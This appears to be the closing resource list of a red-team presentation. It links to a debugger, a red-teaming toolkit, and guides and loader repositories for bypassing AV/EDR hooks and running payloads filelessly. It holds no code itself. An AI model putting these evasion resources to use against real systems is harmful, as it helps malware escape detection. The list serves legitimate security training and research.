https://www.ollydbg.de/
https://github.com/infosecn1nja/Red-Teaming-Toolkit (Repo Tools Red Team)
https://github.com/NVISOsecurity/brown-bags/tree/main/DInvoke%20to%20defeat%20EDRs
https://perspectiverisk.com/a-practical-guide-to-bypassing-userland-api-hooking/
https://github.com/D1rkMtr/FilelessRemotePE

AV/EDR - Tools

https://github.com/pwn1sher/uuid-loader

https://github.com/D1rkMtr/IORI_Loader

https://github.com/RedTeamOperations/VEH-PoC/

Thank you so much for the opportunity

My LinkedIn

https://www.linkedin.com/in/joas-antonio-dos-santos